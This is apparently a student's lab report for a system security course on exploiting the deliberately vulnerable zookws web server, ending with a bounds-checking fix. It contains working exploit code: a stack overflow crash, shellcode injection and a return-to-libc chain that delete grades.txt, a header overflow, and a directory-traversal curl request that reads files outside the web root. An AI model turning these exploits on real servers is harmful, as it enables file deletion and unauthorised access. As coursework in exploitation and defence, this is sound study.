System Security Lab 1

Exercise 1

1. When the server is started, the `run_server` function in `zookd.c`. If the client process forks properly with no issues, the pid returned will be 0, and enters the `process_client` function in "case 0".
2. In `process_client`, 2 buffers are initiated: `env[8192]` and `reqpath[4096]`. Assuming there are no errors raised and the user input is valid and legitimate, `http_serve` is called.
3. HTTP responses are served successfully along with the requested files and/or executables when the code runs `http_serve`. `http_serve` retrieves its arguments from the environment variables that should be set earlier in the code stack.

Exploiting input to file directory

1. In `process_client` and the following `http_request_line`, `reqpath[4096]` is taken in as input.
2. In `http_request_line` line 107: `envp += sprintf(envp, "REQUEST_URI=%s", reqpath) + 1;`, information stored in reqpath is directly written into envp, where envp is a pointer to `env[8192]`.
3. Information is stored into `reqpath` during the execution of `url_decode` in line 105, which reads information from the file descriptor of the socket. However, there are no checks to the length of the information being written to `reqpath`, which is where the vulnerability is. Moreover, the buffer size of `reqpath` and `env` is large, so there will be enough memory to store any injected malicious code comfortably.
4. Hence, as long as the input is in the format of a legitimate url path, it will all be written into `env[8192]` which will be used later in `http_serve`.

Exercise 2

The following is a screenshot of the code written to exploit the vulnerability identified in Exercise 1. It is formatted such that a long garbage url path is requested. The length has to be equal or longer than 4096 (which is the buffer size of `reqpath`) + 24 bytes to overwrite the return address stored at the top of the stack.

```python
def build_exploit(shellcode):
    ## Things that you might find useful in constructing your exploit:
    ##
    ##   urllib.quote(s)
    ##     returns string s with "special" characters percent-encoded
    ##   struct.pack("<Q", x)
    ##     returns the 8-byte binary encoding of the 64-bit integer x

    ## requesting a long file name
    msg = "B:((" * 1030
    req =   "GET /" + msg + "/ HTTP/1.0\r\n" + "\r\n"
    return req
```

The additional offset of 24 was discovered when analysing the stack content when the following code was executed in `zookd.c`:

```c
    /* get the request line */
    if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
        return http_err(fd, 500, "http_request_line: %s", errmsg);
```

```
── Registers ──────────────────────────────────────────────────────────
     rax 0x0000000000000004      rbx 0x0000000000000000      rcx 0x00002a
     rdx 0x0000000000000001      rsi 0x00002aaaab925270      rdi 0x000000
     rbp 0x00007fffffffece0      rsp 0x00007fffffffdcc0       r8 0x00002a
      r9 0x00002aaaab925270      r10 0x00002aaaaaaddd80      r11 0x000000
     r12 0x0000555555555420      r13 0x00007fffffffee10      r14 0x000000
     r15 0x0000000000000000      rip 0x0000555555555822   eflags [ PF IF
      cs 0x00000033               ss 0x0000002b               ds 0x000000
      es 0x00000000               fs 0x00000000               gs 0x000000
```

```
>>> X/24x $sp+4096
0x7fffffffecc0: 0x55555420      0x00005555      0xffffee10      0x00007fff
0x7fffffffecd0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffece0: 0xffffed10      0x00007fff      0x555557bb      0x00005555
0x7fffffffecf0: 0x00000001      0x00000000      0xffffefad      0x00007fff
0x7fffffffed00: 0x0000000b      0x00000000      0x00000004      0x00000003
0x7fffffffed10: 0xffffed30      0x00007fff      0x5555558e      0x00005555
>>> print &reqpath
$1 = (char (*)[4096]) 0x7fffffffdcd0
>>> print &errmsg
$2 = (const char **) 0x7fffffffecd8
```

As our objective is to overwrite the value of `%rbp`, 16 bytes at `0xece0` has to be overwritten by the garbage url path. 8 bytes comes from the additional assignment of the `errmsg` variable, which has to be overwritten as well.

The exploit is confirmed to be successful when the following was seen on the terminal running the server.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ ./clean-env.sh ./zookd-exstack 8080
exec env - PWD=/home/httpd/labs/lab1_mem_vulnerabilities SHLVL=0 setarch x86_64
ack 8080
zookd-exstack: [3826] Request failed: Request too long
Child process 3826 terminated incorrectly, receiving signal 11
```

```
[20568.428520] zookd-exstack[3826]: segfault at 555555002f28 ip 0000555555002f2
httpd@istd:~/labs/lab1_mem_vulnerabilities$
```

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-crash
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2021);
WARNING: if 2021 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part2.sh zookd-exstack ./exploit-2.py
./check-part2.sh: line 8:  3796 Terminated              strace -f -e none -o "$
an-env.sh ./$1 8080 &> /dev/null
3811  --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x555555002f2
3811  +++ killed by SIGSEGV +++
3799  --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_KILLED, si_pid=3811, si_uid=10
GSEGV, si_utime=0, si_stime=2} ---
PASS ./exploit-2.py
```

Exercise 3

Exercise 3.1

The following lines of code were updated in `shellcode.S`.

```
 #define STRING  "/home/httpd/grades.txt" /* line 1: include path to grades.txt */
#define STRLEN  22 /* line 2: corresponds to the length of the path defined in STRING */

    movb    $SYS_unlink,%al /* line 21: changed the syscall number */
```

Exercise 3.2

Since the exploit will overflow the buffer of `reqpath`, 2 addresses must be obtained first. This is done by using `gdb`.


```
>>> print &reqpath
$1 = (char (*)[4096]) 0x7fffffffdcd0
>>> info frame
Stack level 0, frame at 0x7fffffffecf0:
 rip = 0x555555555822 in process_client (zookd.c:109); saved rip = 0x55555555557
 called by frame at 0x7fffffffed20
 source language c.
 Arglist at 0x7fffffffece0, args: fd=4
 Locals at 0x7fffffffece0, Previous frame's sp is 0x7fffffffecf0
 Saved registers:
  rbp at 0x7fffffffece0, rip at 0x7fffffffece8
>>>
```

From this, we are interested in the address that indicates the start of `reqpath[]` and the `%rip` which stores the return address from the stack.

The following is the exploit code with inline explanations:

```
 stack_buffer = 0x7fffffffdcd0  # reqpath
stack_retaddr = 0x7fffffffece8 + offset # rip

def build_exploit(shellcode):
    ## Things that you might find useful in constructing your exploit:
    ##
    ##   urllib.quote(s)
    ##     returns string s with "special" characters percent-encoded
    ##   struct.pack("<Q", x)
    ##     returns the 8-byte binary encoding of the 64-bit integer x

    # create the new return address to go into the top of the stack, where the malicious code will be stored
    # +1 to account for the slash to pass the url check
    new_retaddr = urllib.quote(struct.pack("<Q", stack_buffer+1))

    # encode the malicious shellcode
    mal = urllib.quote(shellcode)

    # create the padding used to overflow the reqpath buffer
    # padding + shellcode + / => need to sit inside the allocated buffer exactly
    padding = "j"* (stack_retaddr - stack_buffer -len(shellcode) -1)

    exploit = "/" + mal + padding + new_retaddr

    req = "GET " + exploit + " HTTP/1.0\r\n" + \
            "\r\n"
    return req
```

The exploit is successful as seen below:




```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-exstack
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2021);
WARNING: if 2021 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-exstack ./exploit-3.py
PASS ./exploit-3.py
```

Exercise 4

To execute a return-to-libc attack, the addresses of the `accidentally` function and the `unlink` system call have to be obtained first. This can be obtained with the following steps:

1. On terminal 1, start the server with: `./clean-env.sh ./zookd-nxstack 8080`
2. On terminal 2, start `gdb` with: `gdb -p $(pgrep zookd-)`
3. To get the address of `accidentally`, enter `p accidentally`.
4. To get the address of `unlink`, enter `p unlink`.

The addresses of `accidentally` and `unlink` are as shown below.



```
── Assembly ──────────────────────────────────────────────
 0x00002aaaab253750  ? cmp    $0xfffffffffffff001,%rax
 0x00002aaaab253756  ? jae    0x2aaaab253789 <accept+73>
 0x00002aaaab253758  ? retq
 0x00002aaaab253759  ? sub    $0x8,%rsp
 0x00002aaaab25375d  ? callq  0x2aaaab25f2c0 <  libc enable asynccancel>
 0x00002aaaab253762  ? mov    %rax,(%rsp)
 0x00002aaaab253766  ? mov    $0x2b,%eax
 0x00002aaaab25376b  ? syscall
 0x00002aaaab25376d  ? mov    (%rsp),%rdi
 0x00002aaaab253771  ? mov    %rax,%rdx
── Breakpoints ───────────────────────────────────────────
── Expressions ───────────────────────────────────────────
── History ───────────────────────────────────────────────
── Memory ────────────────────────────────────────────────
── Registers ─────────────────────────────────────────────
    rax 0xfffffffffffffe00      rbx 0x0000000000000000      rcx 0x00002aaaab253750
    rdx 0x0000000000000000      rsi 0x0000000000000000      rdi 0x0000000000000003
    rbp 0x00007fffffffed10      rsp 0x00007fffffffece8       r8 0x00002aaaaaaddd80
     r9 0x000000000000ff00      r10 0x0000000000000000      r11 0x0000000000000246
    r12 0x0000555555555420      r13 0x00007fffffffee10      r14 0x0000000000000000
    r15 0x0000000000000000      rip 0x00002aaaab253750   eflags [ PF ZF IF ]
     cs 0x00000033               ss 0x0000002b               ds 0x00000000
     es 0x00000000               fs 0x00000000               gs 0x00000000
── Source ────────────────────────────────────────────────
Cannot display "syscall-template.S"
── Stack ─────────────────────────────────────────────────
[0] from 0x00002aaaab253750 in __accept_nocancel at ../sysdeps/unix/syscall-template.S:84
[1] from 0x0000555555555766 in run server+50 at zookd.c:66
[2] from 0x000055555555558e in main+62 at zookd.c:29
── Threads ───────────────────────────────────────────────
[1] id 20003 name zookd-nxstack from 0x00002aaaab253750 in __accept_nocancel at ../sysdeps/
unix/syscall-template.S:84
── Variables ─────────────────────────────────────────────
──────────────────────────────────────────────────────────
>>> p accidentally
$1 = {void (void)} 0x5555555558f4 <accidentally>
>>> p unlink
$2 = {<text variable, no debug info>} 0x2aaaab246ea0 <unlink>
```

After which, the attack performs a buffer overflow that:

1. pushes the file of interest `/home/httpd/grades.txt` into the stack
   - The file is at the bottom of the stack and is proceeded with a url quoted NULL character so that it will not stop `url_decode` from reading the rest of the payload, but will stop the code when the filepath is read as part of the stack.
2. lines up the address to `accidentally` overwrite the first return address
   - To do so, the buffer needs to be overflowed with garbage, calculated with the expressior `(stack_retaddr - stack_buffer - len(file_path) - 2)`.
   - The address of `accidentally` (as identified above) is then concatenated so that it will be treated as a return address.
   - The execution of `accidentally` then moves the file path located 16 bytes from %rbp into %rdi

3. and lines the address to the chosen libc function (unlink) to overwrite the second return address
    - After `accidentally` is run, it returns to the address after the address of `accidentally`.
    - The libc function of interest is `unlink`, and the address of which is identified above.
    - As such, the address of `unlink` (as identified above) is concatenated in the payload.

The exploit then uses the following code:

```
stack_buffer = 0x7fffffffdcd0
offset = 8
stack_retaddr = 0x7fffffffece0 + offset
accidentally = 0x5555555558f4 # grep the running process
unlink = 0x2aaaab246ea0 # grep the running process

## This is the function that you should modify to construct an
## HTTP request that will cause a buffer overflow in some part
## of the zookws web server and exploit it.

def build_exploit(shellcode):
    ## Things that you might find useful in constructing your exploit:
    ##
    ##   urllib.quote(s)
    ##     returns string s with "special" characters percent-encoded
    ##   struct.pack("<Q", x)
    ##     returns the 8-byte binary encoding of the 64-bit integer x

    file_path = "/home/httpd/grades.txt"
    null_char = urllib.quote("\x00")

    ## length of junk must -2 to account for "/" and null_char
    garbage = "h" * (stack_retaddr - stack_buffer - len(file_path) - 2)

    accidentally_addr = urllib.quote(struct.pack("<Q", accidentally))
    unlink_addr = urllib.quote(struct.pack("<Q", unlink))

    ## must +1 to account for "/"
    path_addr = urllib.quote(struct.pack("<Q", stack_buffer + 1))

    payload = "/" + file_path + null_char + garbage + accidentally_addr + unlink_addr + path_addr

    req =   "GET " + payload + " HTTP/1.0\r\n" + \
            "\r\n"
    return req
```

To check whether the exploit is successful, `make check-libc` is run. The output shows that the exploit is successful:

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-libc
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2021);
WARNING: if 2021 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-nxstack ./exploit-4.py
PASS ./exploit-4.py
```

Exercise 5

Attack 1: `http_request_headers`

1. In `process_client` line 115, `http_request_headers` is called to check for a valid request header.
2. In `http_request_headers` line 166, `setenv(envvar, value, 1);` is executed. This means that an environment variable with name `envvar` is written with value `value`, regardless of whether it previously exists (because `int overwrite = 1`).
3. The `envvar` buffer is written to in the `sprintf(envvar, "HTTP_%s", buf);` line. `buf` is the field key parsed for that loop.
4. The `value` buffer is written to in the `url_decode(value, sp);` line, which decodes the URL escape sequences in `sp` and saves it in `value`. `sp` is the field value parsed for that loop.
5. As such, there is a vulnerability in the request header, where the client can send a request with a field value of more than the stipulated `value` buffer size of 512 and overflow the stack and thus the other environment variables in the heap when the environment variable of `envvar` is set.

To exploit this, an arbitrary field can be added to the request header, with an arbitrary field name of `exploit_vuln` and with the field value with a size of above 512.

In the `build_exploit` function, the following code is used to build the HTTP request:

```
msg = "jeshq"*120
req =   "GET / HTTP/1.0\r\n" + \
        "exploit_vuln: "+ msg+ "\r\n" + \
    "\r\n"
return req
```

Below is the server's terminal after the request has been sent, showing that the child process has been crashed successfully.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ ./clean-env.sh ./zookd-exstack 8080 &
[1] 805
httpd@istd:~/labs/lab1_mem_vulnerabilities$ exec env - PWD=/home/httpd/labs/lab1_
mem_vulnerabilities SHLVL=0 setarch x86_64 -R ./zookd-exstack 8080
Child process 832 terminated incorrectly, receiving signal 11
httpd@istd:~/labs/lab1_mem_vulnerabilities$
```

Below is a screenshot of the terminal when the script to execute the attack is run.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ ./exploit-5.py localhost 8080
HTTP request:
GET / HTTP/1.0
exploit_vuln: jeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjes
hqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshq
jeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqje
shqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjesh
qjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqj
eshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjes
hqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshq
jeshqjeshqjeshqjeshqjeshqjeshqjeshqjeshq


Connecting to localhost:8080...
Connected, sending request...
Request sent, waiting for reply...
Received reply.
HTTP response:
```

However, the attacker would not be able to perform any operations which the server is not permitted to, like accessing a file which requires root permissions.

This vulnerability can be fixed by sanitising the request headers and forcing the value buffer to end with a NULL character.

Attack 2: Directory traversal attack - view file with request path

Another attack will be to view files with the request path. For instance, the `zookd.c` file can be read by attackers by entering `http://127.0.0.1:8080/zookd.c` into the browser as seen below:

```
127.0.0.1:8080/zookd.c

/* dispatch daemon */ #include "http.h" #include #include #include #include #include #include #include #include #include #include #include #include #include #include static void process_client(int); static int run_server(const char *portstr); static int start_server(const char *portstr); int main(int argc, char **argv) { if (argc != 2) errx(1, "Wrong arguments"); run_server(argv[1]); } /* socket-bind-listen idiom */ static int start_server(const char *portstr) { struct addrinfo hints = {0}, *res; int sockfd; int e, opt = 1; hints.ai_family = AF_UNSPEC; hints.ai_socktype = SOCK_STREAM; hints.ai_flags = AI_PASSIVE; if ((e = getaddrinfo(NULL, portstr, &hints, &res))) errx(1, "getaddrinfo: %s", gai_strerror(e)); if ((sockfd = socket(res->ai_family, res->ai_socktype, res->ai_protocol)) < 0) err(1, "socket"); if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(opt))) err(1, "setsockopt"); if (fcntl(sockfd, F_SETFD, FD_CLOEXEC) < 0) err(1, "fcntl"); if (bind(sockfd, res->ai_addr, res->ai_addrlen)) err(1, "bind"); if (listen(sockfd, 5)) err(1, "listen"); freeaddrinfo(res); return sockfd; } static int run_server(const char *port) { int sockfd = start_server(port); for (;;) { int cltfd = accept(sockfd, NULL, NULL); int pid; int status; if (cltfd < 0) err(1, "accept"); /* fork a new process for each client process, because the process * builds up state specific for a client (e.g. cookie and other * enviroment variables that are set by request). We want to get rid off * that state when we have processed the request and start the next * request in a pristine state. */ switch ((pid = fork())) { case -1: err(1, "fork"); case 0: process_client(cltfd); exit(0); break; default: close(cltfd); pid = wait(&status); if (WIFSIGNALED(status)) { printf("Child process %d terminated incorrectly, receiving signal %d\n", pid, WTERMSIG(status)); } break; } } } static void process_client(int fd) { static char env[8192]; /* static variables are not on the stack */ static size_t env_len = 8192; char reqpath[4096]; const char *errmsg; /* get the request line */ if ((errmsg = http_request_line(fd, reqpath, env, &env_len))) return http_err(fd, 500, "http_request_line: %s", errmsg); env_deserialize(env, sizeof(env)); /* get all headers */ if ((errmsg = http_request_headers(fd))) http_err(fd, 500, "http_request_headers: %s", errmsg); else http_serve(fd, getenv("REQUEST_URI")); close(fd); } void accidentally(void) { __asm__("mov 16(%%rbp), %%rdi": : :"rdi"); }
```

Doing this through the browser limits the attacker to files in the `labs/lab1_mem_vulnerabilities` directory. To view other files on the server machine, the `curl` command can be used with the `--path-as-is` flag. For instance, a file that is in the `home` directory can be accessed with the following command if the `labs` directory is in the `home` directory as well:

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ curl --path-as-is http://127.0.0.1:8080/../../grades.txt
hello grades are here
```

This attack works because the requests are not sanitised to only return relevant files in `http_request_line`.

However, a limitation of this attack is that attackers need to know the directory structures on the machine to be able to view files of interest. Furthermore, this exploit only allows attackers to read files, and attackers would not be able to modify files using this attack.

This vulnerability can be fixed by limiting accessible file paths in `http_request_line` function.

Exercise 6

The `reqpath` exploit is possible because the `url_decode` function that reads information into `reqpath[]` depends only on seeing the null terminator to stop reading information. In the case of exploit 4, since the null_char was encoded, it was not parsed as a null terminator, which allowed for the exploit to work.

```
void url_decode(char *dst, const char *src)
{
    for (;;)
```

Hence, the solution would be to declare and pass in the fixed size of the destination buffer to end the information reading once the buffer is full.

```
void url_decode(char *dst, const char *src, int bufsize)
{
    for (int i = 0; i < bufsize; i++)
    {
        if (src[0] == '%' && src[1] && src[2])
        {
```

```
/* decode URL escape sequences in the requested path into reqpath */
url_decode(reqpath, sp1, 4096);
```

```
/* Decode URL escape sequences in the value */
url_decode(value, sp, 512);
```

This fix was verified successfully using `make check-fixed`:

```
./check-part2.sh: line 8:  4995 Terminated              strace -f -e none -o "$STRA
FAIL ./exploit-2.py
./check-part3.sh zookd-exstack ./exploit-3.py
FAIL ./exploit-3.py
./check-part3.sh zookd-nxstack ./exploit-4.py
FAIL ./exploit-4.py
rm shellcode.o
```